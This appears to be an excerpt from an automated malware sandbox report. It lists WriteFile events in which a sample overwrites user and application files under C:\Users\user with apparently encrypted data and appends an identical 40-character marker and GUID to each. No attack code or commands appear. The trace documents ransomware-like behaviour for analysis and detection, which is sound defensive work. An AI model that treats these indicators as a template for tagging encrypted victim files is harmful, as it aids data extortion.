C:\Users\user\AppData\Local\Temp\AdobeARM.log	3931	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3 ppg85iRBRKn EdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\AppData\Local\Temp\AdobeARM.log	3971	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07- BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\aria-debug-3336.log	5	465	49 62 1e 5d fd 17 51 38 28 0d fd 2b fd 4a 4b 7e 74 fd 70 fd fd fd 62 fd 49 fd fd 49 fd d6 fd 23 17 08 0d 3d fd 23 fd fd 18 25 fd 72 fd 9b 23 65 17 1f 35 09 fd 7b 34 57 7b 6c fd 6a 7b fd 3b 1b 38 fd fd 11 fd fd fd 3b 28 fd fd fd fd 71 69 22 68 fd fd fd 65 2f 1d 0f 5e fd 51 57 57 fd 29 fd 13 fd fd 25 fd 04 fd 1d fd 36 fd 52 71 46 45 fd 6a 73 fd 37 1e fd 0d fd 55 fd 2a fd fd 3d 74 59 fd 62 fd 4e 04 2b fd 5d 2a fd 72 fd fd fd 42 44 fd fd 00 29 4d fd fd fd 11 0d fd fd fd 1f fd fd 13 fd fd 57 fd 68 fd fd fd 02 fd fd 5a fd fd 1b 23 67 1b 60 1c 5b fd 11 31 5c 39 4c fd fd fd 2e fd fd 6d 70 6b 6c 3e fd 0a 5e 14 24 fd 0f fd 2d fd fd fd 11 4d 61 fd 07 fd fd 23 21 05 6f fd fd 48 4c 6e 32 4a 4f fd fd fd fd 65 14 fd 10 14 fd fd 2d fd 77 2a fd 55 fd	Ib]Q8(+K~tpbI#=#%r#e5{ 4W{lj{;8; (qi"he/^QWW)%6RqFEjs 7U*=tYbN+]*rBD)MWhZ#g`[1\9L.mp k>^$-Ma#!oHLn2JOe- w*U	success or wait	1	411859	WriteFile
C:\Users\user\AppData\Local\Temp\aria-debug-3336.log	470	256	6d fd 34 3b fd fd 1d fd 23 fd 77 fd fd 0e 62 73 0d fd 51 25 fd 73 20 fd 34 50 70 0d 13 fd fd 30 fd 68 19 fd 12 45 4e 22 fd 64 41 6a fd 65 fd 3c 59 fd fd 3e 31 fd fd fd 78 0a 2f 2c 2c fd fd 7c 7d fd 05 71 fd 34 76 46 fd 24 24 65 fd 1c fd fd 76 fd 4a fd fd 67 43 fd 6e 2c 11 5e 72 30 15 07 35 fd 56 60 0e 53 59 fd 43 fd 70 fd fd fd 69 3d fd 73 7f 57 15 fd 40 72 fd 16 63 fd fd c2 fd 76 12 fd 61 fd 63 fd fd fd 3f fd fd fd fd fd fd 22 17 fd fd 1b fd 56 5f fd 2b fd 36 fd 33 fd 5e fd 30 2e fd 3b fd fd 8d 05 fd fd 5b 66 3f 7b fd fd fd fd f1 fd fd fd 5d 3b fd 39 fd fd fd 29 fd fd 2c fd fd fd 18 45 fd fd 4a fd fd 50 06 26 fd fd fd 0e f8 fd fd 55 23 fd 57 33 7b fd 23 fd fd 7c 36 fd 4e 05 fd fd fd fd 19 fd 22 fd fd fd fd 0c fd	m;#wbsQ%s 4Pp0hEN"dAje<Y>1x/,,]}q4vF$evJgCn,^05V`SY Cpi=sW@rc vac?"V_+63^0.;[f? {];9),EJP&U#W3{#|6N"	success or wait	1	4115FA	WriteFile
C:\Users\user\AppData\Local\Temp\aria-debug-3336.log	726	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3 ppg85iRBRKn EdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\AppData\Local\Temp\aria-debug-3336.log	766	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\chrome_installer.log	5	21279	1c 5c 7a fd fd fd fd 2c fd 4a 73 fd 65 5f fd fd 13 32 fd fd 70 09 fd 71 fd 36 fd 38 03 13 51 2a fd 2d 6b 64 76 fd fd fd fd 77 6f 3a 67 3b 34 fd 6c fd cc fd 51 fd 57 39 fd fd 54 fd 36 28 fd 21 21 44 fd 69 55 4c a8 33 fd 63 fd fd 38 29 1d fd 05 fd fd fd fd fd fd 18 fd fd 31 7e 3b 04 fd 01 16 55 fd 74 01 fd fd 71 21 fd 51 4e fd 5e 45 78 fd fd 13 30 41 78 0b fd fd fd 62 fd 01 fd 4e 48 10 fd fd fd 45 30 51 15 19 fd fd 1a 76 fd fd 52 63 fd fd 25 08 51 4b 13 fd 52 fd 65 fd 0a 03 fd 73 fd 44 57 fd 77 fd fd 63 42 37 fd fd 1f 41 fd fd fd fd 34 fd fd fd fd 16 fd 78 fd 08 30 40 fd fd 2e 23 fd 00 fd fd 5f 51 6f 4e 22 fd fd 4d 51 35 fd 02 3e 05 61 fd 75 fd 5a ab 64 54 4b 7a fd fd fd 07 76 fd 7d 40 fd 74 fd fd 16 13	\,Jse_2pq68Q*-kdvwo:g;4lQW9T6(!!DiUL3c8)1~;Utq!QN^Ex 0AxbNHE0 QvRc%QKResDWwcB7A 4x0@._QoN"MQ5 >auZdTzv}@t	success or wait	1	411859	WriteFile
C:\Users\user\AppData\Local\Temp\chrome_installer.log	21284	256	fd fd 74 fd 75 77 5c fd 0f 13 fd 7d fd fd fd 13 52 00 6b 30 5a 21 51 19 39 fd fd 07 00 27 65 c4 6b 35 5a 38 fd fd 21 0d fd 74 b8 fd fd 00 71 4e fd fd 7e 40 fd 45 d8 40 fd 5b fd fd fd dd 41 fd 46 1d fd 11 1f fd 16 fd fd 0c fd 63 03 18 fd 41 fd 72 24 7f 41 fd fd 0b fd fd 27 7f 24 24 50 fd fd 50 20 07 fd 53 6c 33 fd 41 fd fd fd fd fd 50 fd 73 fd 3e fd 30 60 1b fd 5a fd fd fd 77 60 7b fd fd 14 48 fd 3c 4e 07 55 1d 39 fd 53 64 1a 4e 14 0f 1b fd 0b fd fd fd 7f fd 73 0d fd fd 5e fd 3d 0c 3d 73 4f 02 fd fd fd 74 fd 02 33 fd 3c fd fd 1e fd fd fd 3e 33 fd fd 74 fd 17 fd 5e 6e fd 4e fd fd 36 fd fd 78 22 0d 56 16 fd fd 30 68 72 07 1a 00 fd fd fd 3b 21 25 fd 7d 43 6a 38 3f 5f 23 00 fd 38 3a e0 2c 55 fd fd fd 6d fd fd fd 6b	tuw\}Rk0Z!Q9'ek5Z8!tqN ~@E@[AFcA$A'$$PP Sl3APs>0`Zw`{H<NU9Sd N s^==sOt3<>3t^nN6xV0hr ;!%}C8?_8:,Umk	success or wait	1	4115FA	WriteFile
C:\Users\user\AppData\Local\Temp\chrome_installer.log	21540	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3 ppg85iRBRKn EdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\AppData\Local\Temp\chrome_installer.log	21580	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile
C:\Users\user\AppData\Local\Temp\JavaDeployReg.log	5	84	01 23 fd 62 fd fd 6f fd 06 fd 4a 60 fd 7a 21 42 55 7e 24 5d 34 0a fd 56 e4 3c fd 3c 13 fd fd 3c 4c 27 74 5b 73 fd 7a 25 fd 53 21 50 fd 08 21 61 65 fd 73 fd 3c fd 63 fd fd 72 fd fd 7d fd 2a 48 16 1b 3c fd 9b 2f fd 7e fd fd fd 42 26 14	#boJ`z!BU~]4V<<<L't[sz %S!P!aes<cr}*H</~B	success or wait	1	411859	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\JavaDeployReg.log	89	256	3e fd 11 fd 63 fd fd fd 7a 2f 23 71 46 31 fd fd 65 fd 1f fd 38 78 0d fd fd 6c 0f fd fd fd fd 46 3e fd fd 69 fd 34 fd fd fd fd 69 fd fd fd fd 04 2c 1d 5b fd 72 fd fd 37 fd fd fd 75 fd fd 68 fd 63 52 fd 36 fd fd 20 50 fd fd 5f 3b fd 05 fd fd fd 3c fd 3c fd 64 fd fd fd fd fd 4c fd fd 71 26 28 fd 33 25 fd fd 23 fd fd fd 2f fd fd 1e 05 7f fd 04 8c 74 fd 03 55 12 59 4c 0f 4e 2a 27 fd fd 0b 33 22 3e 41 17 06 52 fd 3d fd 21 0d fd 39 49 7e fd 48 3a 26 fd fd 21 1e fd fd 75 79 3c fd fd 4e 59 18 fd 41 fd df fd 3f fd 33 30 71 fd fd fd fd fd 7c fd fd fd fd a4 fd 1f fd 4a 8f 10 fd fd fd fd fd 2a 69 fd 64 5a 39 fd 29 fd 35 48 0c fd fd 38 15 fd 37 fd fd fd 77 fd fd 57 fd 26 fd 12 fd fd 75 39 fd fd 6b 35 59 6f 81 64 b1 fd 2c fd	>cz/#qF1e8xlF>i4i, [r7uhcR6 P_;<<dLq& (3%#/tUYLN*'3">AR=!9I~ H:&!uy<NYA? 30q|J*idZ9)5H87wW&u9k 5Yo,	success or wait	1	4115FA	WriteFile
C:\Users\user\AppData\Local\Temp\JavaDeployReg.log	345	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3 ppg85iRBRKn EdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\AppData\Local\Temp\JavaDeployReg.log	385	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile
C:\Users\user\AppData\Local\Temp\SetupExe(20200723104259 48C).log	5	153600	5f 17 fd 2c 71 49 fd fd fd 54 3d fd 6a 22 e2 5e fd 22 09 fd 6e fd fd 51 fd fd fd fd 25 fd fd 02 2c fd 45 fd 04 50 55 fd fd 45 fd fd 3f 69 fd 0d 6b fd fd fd 34 6d fd 3b fd fd 6f 1f fd fd 33 60 72 fd fd fd 5d 63 fd fd 68 fd fd 25 fd 1c fd fd fd fd 39 fd 27 1f 65 21 fd fd 22 1f fd fd fd 7f fd 67 7f 2d fd 2c 67 fd fd fd 54 fd 07 36 2f 56 fd fd 18 fd fd 50 fd fd 07 0d fd 18 fd 31 70 68 32 2c fd fd 41 fd 1a 4a 09 fd 1d 42 7f 48 22 64 55 23 41 fd 53 38 12 fd fd 48 fd 55 4b 73 61 00 17 6e 7d fd 72 fd 52 fd 1e 76 fd 79 18 fd 09 2f fd fd 71 5e fd 57 2b fd 34 fd 44 12 fd 3a 30 6d fd fd fd fd 22 38 fd fd 66 6e 6b 5d 45 58 fd 19 fd fd fd 75 fd 0f 19 fd 24 fd 04 25 fd 00 fd 4e 6d 4c 43 fd fd fd 20 17 62 0d fd 65 fd fd 17 3b fd 3c 29 77 fd 26 43 fd fd 15 fd	_,qIT=j"^"nQ%,EPUE? ik4m;o3`r]ch%9'e!"g- ,gT6/VP1ph2,AJBH"dU# A S8HUKsan}rRvy/q^W+4D :0m"8fnk]EXu$%NmLC be;<)w&C	success or wait	1	411859	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\SetupExe(2020072310425948C).log	312886	256	7a 3f 64 fd fd fd 37 fd fd 21 55 2c 24 fd 10 fd 21 fd 14 fd 3c 57 5f fd 3c fd 43 fd 32 11 21 30 19 fd 7e fd 02 63 68 fd aa fd 3a fd 7f fd fd fd 12 fd 78 74 fd 73 fd fd 22 0c fd fd 2e fd 47 7c fd fd 15 fd fd 8d fd fd fd fd 6f 61 1a 71 07 50 21 7a fd ab 2a 17 fd fd f2 fd 71 fd 14 fd 39 4d 4c 26 57 fd fd 63 30 09 6a fd 6d fd fd 99 fd 55 fd fd 0e fd fd fd fd 07 fd fd 21 fd 7c 06 fd fd 5d fd fd 2c 5a 09 37 fd 26 fd 22 46 1e fd 8c 32 6c fd fd 7c ec 77 51 fd 1c fd 0e 44 7c fd 07 fd fd fd 54 56 fd 1d 6b 2a 39 16 2b fd fd 04 4e 0e 10 6f 11 70 62 fd 25 fd fd 52 3d fd 71 fd 74 fd 7a 0e fd fd 37 6f 59 16 fd fd 52 6c 2a fd 4c fd fd 60 7a 22 fd 20 fd 64 63 52 27 fd 13 48 32 7a 0c fd fd 74 5b 3e 13 5e fd 00 28 fd fd 7d	z?d7U,$! <W_<C2!0~ch:xts".G|oaP!z*q9ML&Wc0jmU!|],Z7&"F2l|wQD| TVk*9+Nopb%R=qtz7oYRl*L`z" dcR'H2zt[>^{}	success or wait	1	4115FA	WriteFile
C:\Users\user\AppData\Local\Temp\SetupExe(2020072310425948C).log	313142	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3ppg85iRBRKnEdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\AppData\Local\Temp\SetupExe(2020072310425948C).log	313182	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile
C:\Users\user\AppData\Local\Temp\tmp2541.tmp	5	153600	42 fd 2d 67 fd 50 71 fd fd fd 1f 4f fd fd 1e fd fd fd 18 1b fd 63 4b fd fd fd 72 33 fd 3b 25 fd 35 fd 3d 06 2f fd 13 fd fd 72 02 6e fd 0a 2f 79 fd 65 15 fd 1d 01 fd fd 61 fd c0 fd 59 33 fd fd 69 fd fd 78 fd 51 5c 03 fd fd 7a fd 26 52 fd 5f fd 6c 5c fd 5e 1b fd fd 07 70 67 fd fd fd 19 52 2d 97 fd 0f 01 36 fd 4a fd fd 45 fd fd 33 fd 4f 3b 0a 61 fd 42 fd 24 fd fd 01 1e 2b 28 06 25 7d 4d fd 47 fd 1f fd fd fd 38 fd 48 fd fd 32 32 73 5b fd fd fd fd fd fd 54 4c fd 6f 46 0c fd 18 fd 36 fd 63 fd 18 23 fd 7a fd 26 fd 0d 12 3c fd 46 79 0a fd fd 41 26 fd fd fd 0f 30 fd 27 31 50 5f 62 53 02 39 1e 29 47 73 54 41 fd fd 2f 66 32 fd fd 67 fd fd 14 61 1b 2f 16 fd 5e 59 fd fd fd fd fd cb fd fd 51 7e fd fd 73 fd 1b fd 76 2b 66 fd	B-gPqOKr3;%5=rn/yeaY3ix\z&Rl\^pgR-6JE3O;aB$+(%}MGH22s[TLoF6c#z&<FyA&0'1P_bS9)GsTA/f2ga/^YQ~sv+f	success or wait	1	411859	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp2541.tmp	755712	256	1b 5e fd 73 3d 22 fd fd 64 11 fd 27 fd fd fd 18 69 f4 a4 41 44 fd fd 4d 58 fd 48 fd fd 20 fd fd 14 10 28 5c fd fd fd 11 fd 6b fd 28 fd fd fd 35 fd 44 fd 07 fd 55 fd 37 c7 fd 77 fd 44 fd 65 2a fd fd fd 34 fd 21 fd fd 6e 3b 52 78 fd 4a 61 5a fd 4e fd fd 19 46 fd 12 7d fd 65 58 7a fd 34 6c 10 4a 2c 3a 2a fd 21 79 fd 3b fd 06 fd fd fd 77 fd fd 17 59 76 12 62 1d fd fd fd fd 32 fd 6d 15 50 fd 7d fd fd 7b 42 5c 13 6a 6c 07 fd 0a fd 28 fd fd fd 67 fd 0d fd 5f 34 3e fd fd fd 2c 3f 37 6f 63 1e fd 63 fd 23 fd 38 fd 91 fd 28 fd 5b fd fd 00 62 fd 28 fd 3c fd 75 3d fd 01 fd 19 2d 1d 16 fd fd fd ed fd 6b fd 19 0b 0a fd 22 9c fd 25 fd fd 5b 37 fd fd 6b fd 2b 5e fd 07 04 fd 6c 13 fd fd fd 7c 4d 5a fd 69 fd 2e 5f 3a fd 68 fd	^s="d'iADMXH (\k(5DU7wDe*4!;Rx JaZNF}eXz4lJ,:*!y;wYvb2 mP}{B\jlg_4>,? 7occ#8[b<u=-k"% [7k+^l|MZi._:h	success or wait	1	4115FA	WriteFile
C:\Users\user\AppData\Local\Temp\tmp2541.tmp	755968	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3 ppg85iRBRKn EdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\AppData\Local\Temp\tmp2541.tmp	756008	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	5	15	70 73 fd fd 4c 26 fd 22 fd fd 51 43 08 fd	sL&"QC	success or wait	1	411859	WriteFile
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	20	256	60 fd 27 fd fd 28 fd fd 47 67 fd 47 fd 3c 1c fd 16 fd fd fd fd fd 3e 48 fd fd 29 21 36 fd fd 62 1e fd fd fd fd fd fd 65 5c fd 0b 21 44 fd fd fd 0b 44 18 0e 5b 37 fd 0f 1f 6b 4c 0f fd 42 4c fd 0b fd fd fd 40 0a fd fd fd 28 09 40 fd fd 32 7d 05 7f fd fd fd fd 0a 7d fd fd 5e fd 4b fd 39 fd fd 5b 72 42 fd 7a 20 50 fd fd 63 fd fd 39 16 fd 6e fd fd 02 fd 06 2e 23 fd 0e fd 07 05 09 fd fd 5e fd fd 2f fd 24 fd fd 02 49 4f 18 7e fd 11 6d fd 39 fd fd fd 5a 03 02 fd fd 12 5c fd 45 3d fd d2 fd fd 0b fd 52 50 fd 49 fd fd 06 4f fd fd fd 36 fd 31 0b 59 fd 65 fd fd 0c fd 61 3b 30 fd 41 50 fd 6e fd 27 fd fd fd 5d 06 24 09 fd 4f 0c fd 37 fd 2f 31 7a 22 fd fd fd fd 6b 48 4c 58 54 fd fd fd fd 39 fd fd fd 5d fd 0f 2f fd fd 78 0a fd fd 78 fd 32	`'(GgG<>H)6be\!DD[7kLB L@@2}}^K9[rBz Pc9n.#^/$IO~m9Z\=RPIO 61Y ea;0APn']$O7/1z"kHLXT 9]/xx2	success or wait	1	4115FA	WriteFile
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	276	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3 ppg85iRBRKn EdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	316	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Adobe\Color\ACECache11.lst	5	593	fd 0f fd fd fd fd 22 43 fd 17 fd 6b 69 fd 6a 4f fd fd fd fd 78 fd fd 17 61 68 3d fd fd 13 4b fd 1e fd 32 36 fd 63 fd 78 fd 5b 6d fd 77 fd 2f 67 fd 2b 6e 88 1e fd fd 16 fd 62 78 32 4e 55 36 fd 0f fd fd 9a fd fd 3c fd 4a fd fd fd fd 2e 43 6e 3b fd fd fd d2 fd 21 fd fd 6d fd 7b fd 33 fd fd 1c 6e fd fd 32 fd fd 4c 43 41 fd 5b 47 fd fd 09 fd 36 3e fd 79 63 d5 7b 54 fd fd fd 5e fd 57 1f fd fd fd 4f 3a fd fd 1a fd fd 1e fd fd 3e fd fd 3f 67 fd fd 18 d1 fd fd fd 3f fd fd 26 32 6b 66 60 39 fd 21 fd 09 68 64 59 18 fd fd 58 32 fd 33 fd fd 14 30 2e fd 3a 03 0a fd fd fd 68 fd fd 08 77 2d fd 00 fd fd fd 4f fd 45 fd 5a 34 fd 28 11 fd fd fd fd fd 77 fd 74 15 3f 3b fd 3b fd fd 62 04 38 7c fd 7b fd 59 fd fd fd fd 0b fd fd fd 56 33 fd fd 14	"CkijOxah=K26cx[mw/g+nbx2NU6<J .Cn;!m{3n2LCA[G6>yc{T ^WO:>?g?& 2k`9!hdYX230.:hw-OEZ4(wt?;;8|{YV3	success or wait	1	411859	WriteFile
C:\Users\user\AppData\Local\Adobe\Color\ACECache11.lst	598	256	52 fd fd 61 fd 7b fd 70 30 fd fd 40 fd 39 fd 31 5e fd fd 5c fd 00 fd 4d 74 fd fd fd fd 5d fd 70 fd 1b 5a fd 00 4b 70 16 1e fd 6d 61 01 66 07 2f 3b 24 fd e8 32 5f fd fd 34 fd 32 30 fd fd fd 2c 4b fd fd 2c fd a1 fd fd 69 ef 34 fd fd 4c 63 fd fd 68 fd 2b 2c fd 79 fd fd 42 fd 39 fd 1d 14 7e fd a8 fd fd fd 6c 67 fd 72 6b fd 41 73 fd 12 fd 7e fd fd 32 7c fd fd fd fd 7c fd fd 1b f1 fd fd fd fd 10 fd 61 fd fd fd 0e fd fd 63 fd 1b fd 42 fd 19 2a 56 0a fd 35 fd fd 28 fd fd 24 fd fd 42 fd 13 fd fd 4c 74 fd fd fd fd 39 fd fd 18 fd fd 1a fd fd 35 42 fd 0f fd 2d fd 30 4b fd 34 fd 2e 0e 5b fd fd 0f fd 7a fd 54 fd 7c 5c 5c 02 fd 05 fd 10 fd fd 32 fd fd 7e fd 2b fd 75 62 fd 16 01 fd 4e 66 61 fd 5a 76 fd fd 02 63 fd e4	Ra{p0@91^\Mt]pZKpmaf/;$2_420,K ,i4Lch+,yB9lgrkAs~2|acB *V5(BLt95B-0K4. [zT|\\2~+ubNfaZvc	success or wait	1	4115FA	WriteFile
C:\Users\user\AppData\Local\Adobe\Color\ACECache11.lst	854	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3ppg85iRBRKn EdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\AppData\Local\Adobe\Color\ACECache11.lst	894	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Comms\UnistoreDB\USS.jcp	5	8187	fd 7e fd fd fd 44 42 3b fd 45 fd 4c fd fd 6f fd 76 fd fd 45 21 06 fd 19 fd 49 5d 28 15 1f 2e 68 37 5a fd fd 50 fd fd fd fd fd 22 47 fd 20 fd fd 40 fd 64 fd 49 fd fd 38 73 fd 4d 65 3d 66 53 fd 2d 53 fd 11 60 4e fd 05 4f fd fd 43 7e ca af fd 32 58 14 0f 20 fd 2d 0f fd 71 52 3e 32 70 fd 0b 54 fd 76 fd 3e fd 23 14 fd 1b fd fd fd 60 1f fd 51 5e fd fd 56 fd 30 23 78 fd fd 5b 0c fd 43 fd fd 2f fd 6f fd fd fd 30 fd d7 62 fd 1b fd fd fd 2e fd fd 25 46 5c fd 5b fd fd 5b fd fd 06 fd 1d fd fd 36 2b fd fd 32 fd 20 fd 71 fd 2a fd 0c fd fd fd 1d 4e 43 fd fd fd 09 fd fd fd fd fd fd 49 43 fd 4e 00 fd fd 50 fd fd fd 43 be 18 fd 08 fd 4c 68 fd 0f fd 23 fd 4e fd 36 61 fd fd 3f 14 fd 18 fd 05 69 30 fd fd 60 fd fd fd fd fd 33 fd fd 18 fd fd	~DB;ELovE!I](.h7ZP"G @dI8sMe=fS-S`NOC~2X -qR>2pTv>#Q^V0#x[C/ o0b.%F\[[6+2 q*NCICNPCLhN6a?i0`3	success or wait	1	411859	WriteFile
C:\Users\user\AppData\Local\Comms\UnistoreDB\USS.jcp	8192	256	55 41 55 fd fd 97 fd fd 38 77 fd 0f 12 fd fd 4a 5b 56 fd fd 5f 2b 60 6e c7 7f fd fd 44 fd 6d fd 1a 2f 20 fd 4a 6b fd 73 fd fd 18 1b fd fd 21 fd 57 fd 2b 03 76 fd 0d fd 2f 77 fd 15 fd 78 5b 1d fd 1c fd 48 fd 12 fd fd 56 37 fd fd fd fd fd 69 fd fd fd 24 7d 2b 10 0a fd fd 6d fd 48 fd 57 fd 59 58 23 fd 53 fd fd 62 fd 38 23 4b fd 33 1d 1b 6b 01 0e fd fd 7b 78 17 fd 02 2e fd 46 45 1c fd 38 fd fd 5a 36 fd 57 fd fd fd fd fd fd 30 fd 57 75 37 fd 50 51 fd 33 4d fd 45 fd fd fd 40 fd fd 5b 58 36 fd 51 fd 2e 28 4e fd fd 1c 5b fd 76 5b 1f fd 54 fd 63 44 fd 01 fd 05 40 2f fd 19 fd fd fd 0e fd fd fd 0c 1b 2f 7f 07 07 0e 1d fd 40 fd fd fd 7e 4e fd 6d 17 fd 21 68 fd 6d fd fd fd fd 36 67 14 fd 52 61 0e fd fd 0e 73 fd fd 4d 22 12 fd fd fd 76 fd fd fd 26 33 7e	UAU8wJ[V_+`nDm/ Jks!W+v/wx[HV7 i$}+mHWYX#Sb8#K3k{x. FE8Z6W0Wu7 PQ3ME@[X6Q. (N[v[TcD@//@~Nm!hm6 gRasM"v&3~	success or wait	1	4115FA	WriteFile
C:\Users\user\AppData\Local\Comms\UnistoreDB\USS.jcp	8448	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3 ppg85iRBRKn EdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\AppData\Local\Comms\UnistoreDB\USS.jcp	8488	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Comms\UnistoreDB\USSres00001.jrs	5	153600	0e 1d fd fd 43 1c fd fd fd 33 1a fd 16 64 fd fd fd 68 63 64 14 fd fd 74 fd 6b fd 02 3d fd fd fd 2d fd fd fd 75 03 33 fd 53 6f 5e 40 71 3d 0e fd 3b 43 1a 4d 17 62 62 4a 56 fd 2c fd fd 4a 3e fd 6b 19 26 2d fd fd 2b 14 4c 0f 49 fd fd 42 fd 5a fd 1e 77 0a 26 fd 76 5c fd fd 73 4c 32 76 fd fd 1b fd 3e fd 60 78 2e fd 5a 5c 07 6d 0d fd fd 23 fd 0c 12 61 47 3d fd 53 7f 26 fd 78 fd 44 2c fd fd 30 1a fd 7b fd fd 1a fd fd fd fd 45 0e 5b fd fd 2b fd 67 fd fd 41 fd 2e fd fd fd 3b 2c 27 54 fd fd fd 23 2f 08 fd fd fd 08 7f 1c fd 45 6e 05 fd 4e fd fd 54 fd 6c 7d 7f fd 49 6b 4d fd 3e 06 4d fd 22 fd 72 78 6a 54 6e fd fd 3d fd a1 23 fd fd fd 38 24 5b fd 3e 02 5e 7f 5a fd 65 38 fd 12 fd 35 fd 0c 4e fd fd 70 32 59 fd 0a fd fd 48 fd 5c 2c 5d 7f fd 4c fd 77	C3dhcdtk=-u3So^@q=;CMbbJV,J>k&-+LBZw&v\sL2v>`x.Z\m#aG=S&xD,0{E[+gA.;,'T#/EnNTl}IkM>M"rxjTn=#8$[>^Ze85Np2YH\,]Lw	success or wait	1	411859	WriteFile
